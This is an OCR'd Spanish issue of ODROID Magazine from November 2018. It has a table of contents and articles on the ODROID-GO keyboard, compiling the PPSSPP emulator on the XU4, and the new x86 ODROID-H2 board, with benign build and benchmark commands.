Script BASH • Linux Nagios 2 • Exploit Dirty COW • ODROID-XU4 ORA

ODROID Magazine

Año cinco
Num. #59
Nov 2018

UN NUEVO CAPITULO EN LAS PLACAS ODROID

La totalmente ampliable *tecnología X86*

ODROID-H2

2 SATA
4 CORES
2 ETHERNET
SOPORTE PCIE2
HASTA 32GB RAM!

COMPILAR PPSSPP:
UBUNTU EN ODROID-XU3/XU4
LA GUIA DEFINITIVA PARA TI

MINI ODROID-XU4:
LA CARCASA DREAMCAST Y
COMO EJECUTARLO SIN FALLOS

Teclado para el ODROID-GO


November 1, 2018

Con el nuevo teclado Bluetooth de Hardkernel, puede convertir tu ODROID-GO en un auténtico ordenador portátil.

Compilar PPSSPP para Ubuntu en el ODROID-XU3XU4

November 1, 2018

PPSSPP es un emulador de Playstation que es posible ejecutar en muchas plataformas, incluyendo Linux y Android



ODROID-H2: Un Nuevo y Flamante Dispositivo de Plataforma X86


November 1, 2018

La nueva plataforma Intel de Hardkernel, el ODROID-H2, estará disponible en noviembre de 2018. Hay muchas ventajas que nos han animado a adéntranos en el mundo de las plataformas x86, de igual forma que lo hizo la arquitectura ARM.

Mini ODROID-XU4 Dreamcast

November 1, 2018

Esta es una carcasa Dreamcast diseñada para el ordenador de placa reducida ODROID-XU4 con el que puedes jugar perfectamente a juegos de Dreamcast. Está pensada para ser una carcasa que prácticamente encaja a presión, pero es posible que se necesite hacer un fino corte para que encaje totalmente. Las dimensiones ▶️



Dirty COW: Exploit Linux

November 1, 2018

Dirty COW, o técnicamente conocido como CVE-2016-5195, es un exploit del kernel de Linux que se hizo famoso en 2016.

Juegos Linux: Juegos FNA en ODROIDs – Owlboy

November 1, 2018

Me he aficionado a algunos de los juegos FNA, así que he decidió dedicarle una pequeña serie en ODROID Magazine.

Campamento de Programación – Partes 7 y 8: Juega a tu Propio Juego de Tetris y Añade Otra Pantalla LCD

November 1, 2018

Arduino para el campamento de programación de ODROID-GO, incluye dos proyectos entre otros: Tetris y experimentos con la interfaz I2C.

Conceptos Básicos de BASH – Parte 6: Bucles y Funciones

November 1, 2018

BASH tiene tres estructuras básicas de bucle: el bucle while, el bucle until y el bucle for que habíamos visto con anterioridad. Entonces, ¿dónde usamos cada bucle?

Imagen Base ORA ODROID-XU4 v1.5.2: ¡Sammy Atomiswave, Sega Naomi, Sega Saturn y Mucho Más!

November 1, 2018

El equipo ORA acaba de lanzar la versión 1.5.1 v1.5.2 de su increíble imagen base ORA para el ODROID-XU4, que es sin duda uno de los equipos anexos a Retropie más entregados que existen en la actualidad.

Gestionando Componentes de Código Abierto: Las 5 Mejores Prácticas para Asegurarte de que lo estás Haciendo Bien.

November 1, 2018

Dado que los componentes de código abierto son una parte fundamental de la dinámica de trabajo de un desarrollador, aquí tienes algunas de las mejores prácticas que deberías tener en cuenta a la hora de utilizar una librería OSS en tu aplicación.

Introducción a NEMS Linux: Parte 2 – Monitorizando un Servidor Linux local

November 1, 2018

El mes pasado te presenté a NEMS Linux, el servidor de Monitorización profesional Nagios para dispositivos ODROID. Si aún no has leído ese artículo, te recomiendo que empieces por él. Te guiará a través del proceso configuración inicial de NEMS Linux y te proporcionará información muy interesante que te ayudará ▶️


Conociendo un ODROIDian: Roberto Rosario

November 1, 2018

Por favor háblanos un poco sobre ti. Hola, mi nombre es Roberto Rosario. Soy el creador de Mayan EDMS, un software gratuito de gestión de documentos de código abierto, OpenHolter, una máquina portátil de electrocardiogramas basada en Arduino y Rocket Launcher, el lanzador de software personalizado para ODROID Go. Soy ▶️

Teclado para el ODROID-GO

November 1, 2018 By Justin Lee ODROID-GO, Mecaniqueo



Con el nuevo teclado Bluetooth de Hardkernel, puede convertir tu ODROID-GO en un ordenador portátil. ODROID-GO puede emular algunos sistemas informáticos clásicos como Commodore 64, ZX Spectrum y MSX. Creemos que un teclado físico proporcionaría una mejor experiencia de emulación para estos sistemas.

También puedes escribir y ejecutar programas en lenguaje BASIC en GO. El teclado ODROID-GO se puede usar con tu ordenador o teléfono inteligente como dispositivo Bluetooth LE. El teclado tiene 54 teclas con el típico diseño QWERTY, tres LED de estado, un IC de reloj en tiempo real (RTC) con una batería CR2032 para mantener un registro de la fecha y hora actuales.

Figura 1 – Teclado para el ODROID-GO

La información del producto está disponible en https://www.hardkernel.com/main/products/prdt_info.php?g_code=G153982725754, y la página de la Wiki está disponible en https://wiki.odroid.com/odroid_go/qwerty.

Una aplicación muy útil para el teclado bluetooth es jugar a juegos emulados de Commodore 64 en el ODROID-GO. El paquete para la emulación de Commodore 64 está disponible en https://github.com/OtherCrashOverride/frodo-go, y el paquete para usar el ODROID-GO como dispositivo Bluetooth LE está disponible en https://github.com/OtherCrashOverride/bt-keyboard-go.

Para comentarios, preguntas y sugerencias, visita el post original en https://forum.odroid.com/viewtopic.php?f=29&t=32565.

Compilar PPSSPP para Ubuntu en el ODROID-XU3XU4

November 1, 2018 By @AreaScout Juegos, ODROID-XU4

PPSSPP es un emulador de Playstation que es posible ejecutar en muchas plataformas, incluyendo Linux y Android. Este artículo describe cómo compilar PPSSPP desde la fuente, para que puedas ejecutar juegos de PlayStation en Ubuntu:

```
$ cd ~
$ git clone --recursive
https://github.com/hrydgard/ppsspp.git
```

Es necesario compilar FFmpeg antes de compilar el binario ppsspp, ya que los binarios pre-compilados son todos para puntos flotantes soft, y necesitamos hardfp:

```
$ cd ppsspp/ffmpeg
$ ./linux_armhf.sh
$ cd ..
```

Antes de que podamos empezar a compilar, tenemos que convertir nuestro /usr/include/GLES2/gl2ext.h en un proveedor específico deshabilitando el uso de GL_EXT_buffer_storage. Nuestra librería Mali no incluye/exporta esta función, así que no podemos definirla:

```
$ sudo sed -i.bak '/^#ifndef
GL_EXT_buffer_storage$/,/^$/d'
/usr/include/GLES2/gl2ext.h
```

Es posible que quieras configurar el sistema para que sólo use 4 núcleos en FFmpeg y así poder realizar pequeños ajustes y experimentar un poco. He observado que FFmpeg con subprocesamiento no funciona muy bien cuando se seleccionan todos los núcleos con HMP (cambio de tareas más exigentes desde CPU LITTLE a CPU BIG). Para hacer esto, puedes editar el archivo Core/HW/MediaEngine.cpp en la línea número 475 con el fin usar únicamente 4 núcleos, lo mejor es cambiar de 4 LITTLE a 4 BIG en lugar de usar los 8 núcleos.

```
av_dict_set(&opt, "threads", "4", 0);
```

Sin embargo, esto ha sido analizado en Moonlight usando GameStream con archivos de video de 1080p. Los archivos de video PPSSPP no son tan grandes y, por lo tanto, quizás no requieran tanta CPU, de modo que solo puede afectar un poco o nada.

A continuación, genera el Makefile y empieza a compilar el binario:

```
$ cmake -DUSING_EGL=OFF -DUSING_GLES2=ON -
DUSE_FFMPEG=YES -DUSE_SYSTEM_FFMPEG=NO .
$ make -j7
```

Si estás usando la VU5A, ahora dispondrás de todo el potencial que te brinda una pantalla táctil en el menú, y también puedes activar "los Controles táctiles en pantalla" si quieres. Para ver una demo de GoW – Chains of Olympus en ODROID XU4/VU5A, con el driver de espacio de usuario activado para Mali GBM, echa un vistazo al video https://youtu.be/QegJlwflkZk?t=374.

Ahora puede marcar tu PPSSPP emulado con una única región generando la correspondiente configuración regional, usando de_AT como ejemplo (algunos juegos pueden usarlo para el idioma del juego):

```
$ sudo locale-gen de_AT.UTF-8
$ sudo update-locale LANG=de_AT.UTF-8
```


Mis configuraciones para GoW junto con algunos sustitutos de textura para Star Wars – The Clone Wars y Star Wars – The Force Unleashed para que los Juegos se puedan jugar están en **https://forum.odroid.com/download/file.php?id=7789**. Aquí tienes mi estructura de carpetas de la configuración ppsspp:

```
odroid@odroid:~$ tree -d .config/ppsspp/
.config/ppsspp/
└── PSP
    ├── PPSSPP_STATE
    ├── SAVEDATA
    │   ├── ULES01284SAVE00
    │   └── ULES01376SYSDATA
    ├── SYSTEM
    │   └── CACHE
    └── TEXTURES
        ├── ULES00981
        └── ULES01284
```

Para comentarios, preguntas y sugerencias, visita el tema en **https://forum.odroid.com/viewtopic.php?f=98&t=32173**.

ODROID-H2: Un Nuevo y Flamante Dispositivo de Plataforma X86

November 1, 2018 By Justin Lee ODROID-H2



La nueva plataforma Intel de Hardkernel, el ODROID-H2, estará disponible en noviembre de 2018. Hay muchas ventajas que nos han animado a adentrarnos en el mundo de las plataformas x86, de igual forma que lo hizo la arquitectura ARM:

- La plataforma x86 (x64) tiene un soporte de software Linux bastante decente
- El último Kernel 4.18 funciona de serie a la perfección (Ubuntu 18.10 actualmente)
- Los modernos drivers de la GPU OpenGL 4.5, OpenCL 2.0, Wayland y Vulkan funcionan a través de la librería Mesa estándar
- El decodificador y codificador de video por hardware MPEG2/MPEG4/H.264/H.265/VP8/VP9 funciona con el estándar VAAPI
- La plataforma x86 (x64) cuenta con unas interfaces de hardware muy potentes
- Interfaces DRAM de 64 bits de doble canal para un procesamiento de datos mucho más rápido
- Múltiples salidas de video
- Múltiples carriles PCIe
- Múltiples hubs root USB 3.0/2.0
- Múltiples puertos Ethernet
- Múltiples puertos SATA

Historia del proyecto

En octubre de 2015, empezamos a desarrollar la primera placa ODROID basada en x86 con la CPU Intel Cherry Trail x5-Z8500 de 2,2 Ghz, que se suponía que iba a ser el ODROID-H. En 2015 y 2016, existían varios ordenadores de placa reducida en el mercado que utilizaban la CPU Intel x5-Z8300 de 1,8 GHz de cuatro núcleos procedentes de otros fabricantes.

Observamos una significativa diferencia de rendimiento con Z8500 2.2Ghz. Estaba a otro nivel. Después de 3 meses con esquemas y diseñando la PCB, empezamos el proceso de fabricación. Nos

enfrentamos al gran problema de que el Z8500 tenía un tono muy fino de BGA, lo cual aumentaba el coste de la PCB y el coste de fabricación dos veces más de lo esperado. El Z8300 tenía 592 pines, mientras que el Z8500 tenía 1380 pines. La contratación de la RAM LPDDR3 supuso otro gran obstáculo. El Z8300 era compatible con DDR3 normal, mientras que el Z8500 solo era compatible con LPDDR3, que es bastante más cara y con un plazo de entrega bastante mayor. La CPU Z8500 en sí era muy competitiva, pero no era lo suficiente cuando llegó el momento de crear el producto final.

En agosto de 2016, empezamos otro diseño de placa x86 con la CPU Intel Braswell N3160. Gracias a los conocimiento y lecciones aprendidas de la serie anterior, el segundo desarrollo fue más rápido y tuvo más éxito. Esta vez, denominados al proyecto ODROID-H1. Fabricamos la primera muestra de ingeniería en febrero de 2017 con 8GB de memoria DDR3 integrada. El ODROID-H1 fue usado para un proyecto dedicado y el resultado fue bastante satisfactorio. Sin embargo, la siguiente generación de CPU Intel Apollo Lake ya estaba disponible en el mercado, y pensamos que Braswell ya no sería competitiva en el mercado genérico de SBC. Además, el problema de la escasez de chips DDR3 de 1 GB también influyo en el bloqueo del lanzamiento del modelo H1.

En diciembre de 2017, consideramos la posibilidad de usar el procesador móvil AMD Ryzen 5 2500U 3.5GHz. El rendimiento era impresionante, pero el precio de la CPU era demasiado elevado. Afortunadamente, Intel también anunció los procesadores Gemini Lake. Eran más lento que el Ryzen, pero mucho más rápido que el Intel Apollo Lake, y el precio era razonable. Finalmente, decidimos fabricar un ordenador de placa reducida de última generación denominado ODROID-H2 con las siguientes especificaciones:

- Procesador J4105 Quad-core a 2,3 GHz (14nm) con 4MiB de Cache
- Memoria de doble canal DDR4-PC19200 (2400MT/s)
- Un total de 32GB de espacio para RAM con dos ranuras SO-DIMM
- 4 x PCIe 2.0 para un almacenamiento NVMe
- 2 x Puertos Ethernet Gbit
- 2 x SATA 3.0
- Acelerador SSE4.2 (SMM, FPU, NX, MMX, SSE, SSE2, SSE3, SSSE3, SSE4.1, SSE4.2, AES)
- Gráficos UHD Intel (Gen9.5) 600 (GT1) 700 MHz
- Salidas de Video HDMI 2.0 y DP 1.2

Empezamos a diseñar el hardware en marzo de 2018, y fabricamos las primeras muestras de ingeniería en julio. Tras solucionar algunos problemas de hardware, tuvimos listas las segundas muestras de ingeniería en septiembre. Todo salió bien y pasamos los test de certificación FCC, CE, KC y RoHS en los últimos meses. Comenzaremos la producción en masa del ODROID-H2 en pocas semanas, y nuestro primer envío estará disponible para fines de noviembre.

El ODROID-H2 incluye un gran disipador de calor, que nos proporcionara una experiencia informática silenciosa y potente. El tamaño de la placa es de aproximadamente 110x110x43 mm y pesa aproximadamente 320 gramos, incluyendo el disipador de calor, dos módulos DRAM y el SSD M.2 NVMe.




Figura 1 – ODROID-H2




Figura 2 –Diagrama por bloques e interconexiones del ODROID-H2




Figura 3 – Primer plano de la PCB ODROID-H2




Figura 4 – Primer plano de la PCB ODROID-H2

Figura 5 – Primer plano de la PCB ODROID-H2

Analizamos la frecuencia de la CPU y las peculiaridades térmicas con el disipador de calor pasivo. La Figura 6 muestra el resultado de la medición de temperatura de una CPU quad-core bajo una alta carga de trabajo durante tres horas. La frecuencia permanece a 2,3 GHz sin estrangulamiento y la temperatura se mantiene por debajo de los 80 °C.

La temperatura ambiente es de 25 ° C aprox. La prueba se ejecutó usando el siguiente comando:

```
$ stress-ng --cpu 4 --cpu-method matrixprod
```




Figura 6 – Resultados de la prueba de esfuerzo de la CPU del ODROID-H2

También medimos el consumo de energía con el almacenamiento eMMC tras iniciar Ubuntu 18.10:

- Sistema sin actividad: 4 vatios (aprox.)
- CPU a pleno rendimiento: 14 vatios (aprox.)
- CPU + GPU a pleno rendimiento: 22 vatios (aprox.)
- Sistema Apagado: 0,5 vatios (aprox.)
- Sistema en suspensión: 0.6 vatios (aprox.)

Rendimiento de almacenamiento

Probamos los sistemas de almacenamiento eMMC, USB 3.0, SATA3 y NVMe con el siguiente comando:

```
$ iozone -e -I -a -s 100M -r 4k -r 16384k -i 0 -i 1 -i 2
```

Cabe señalar que el SSD conectado a la interfaz PCIe de 4 carriles M.2 MVMe tiene una tasa de transferencia de más de 1.6GiB/seg.




Figura 7 – Resultados de las pruebas de rendimiento de los sistemas de almacenamiento del ODROID-H2

También medimos el rendimiento de la transcodificación de video con una prueba desde el 4K/H.265 al 720p/H.264. La transcodificación de video 4K/H.265 a 720p/H.264 con una aceleración por hardware completa se podía realizar con FFmpeg en VAAPI. Sorprendentemente, un archivo de 10 minutos de video 4K/30Hz podía transcodificarse a video de 720p/30Hz en 3 minutos. También observamos que cuando se configura la memoria de doble canal, el rendimiento de la transcodificación es aproximadamente un 25% más rápido.




Figura 8 – Resultados de las pruebas de transcodificación de video en el ODROID-H2

La doble salida de pantalla 4K/60Hz es fantástica con los puertos HDMI 2.0 y DP 1.2, tal y como se puede apreciar en la Figura 9.

Figura 9: Ejemplo de WebGL acelerado por hardware ejecutándose a una resolución de 7680×2106

El video https://youtu.be/heb1VC5FbIM muestra lo bien que funciona el ODROID-H2, utilizando Ubuntu 18.10 con Kernel 4.18 desde el almacenamiento eMMC. Al ejecutar Dolphin en Ubuntu y habilitar el controlador GOU Vulkan, podíamos jugar a juegos de la Wii sin problemas.

Virtualización de hardware con tecnología VT-x.

Windows 10 puede ejecutarse en Ubuntu como sistema operativo invitado. Dos de los cuatro núcleos de CPU y 4 GB de los 8 GB están asignados para el sistema operativo invitado. Lo probamos con el reciente VirtualBox. Testearemos el rendimiento de la aceleración 3D/2D via HW en el sistema operativo invitado más adelante.




Figura 10 – Virtualización de hardware con tecnología VT-x

El precio de ODROID-H2 se anunciará oficialmente el próximo mes cuando empiece la venta. Está previsto que el precio supere los 100$.

ODROID-N2

Cuando nos dimos por vencidos con el N1, el N2 (basado en ARM Cortex A73) ya se encontraba en camino. Hasta ahora, está funcionando muy bien en la etapa de evaluación, pero aún necesitamos algo más de tiempo para verificar la estabilidad del hardware y del software. Pondremos un anuncio en los foros de ODROID (https://forum.odroid.com) tan pronto como esté disponible para el público.

Carcasas

Hemos presentado muchos tipos de carcasas diferentes para las anteriores placas ODROID. Para el ODROID-H2, nos complace anunciar 4 tipos de carcasas. Están diseñadas partiendo de nuestras propias experiencias y de lo que hemos aprendido de los foros. Todos ellas están creadas con panel acrílico, puedes fabricarlas por ti mismo con facilidad.

Tipo-I

Básicamente se trata de un diseño muy similar al ODROID CloudShell 2, que puede montar hasta dos unidades de 3.5”. Similar al ODROID CloudShell 2, esta carcasa también cuenta con un ventilador de 90 mm para que el aire caliente salga de la placa y las unidades. Puesto que ODROID-H2 es compatible con la interfaz SATA nativa, a diferencia del ODROID CloudShell 2 que utiliza el puente USB 3.0 a SATA con ODROID-XU4, las unidades se pueden conectar con cables.

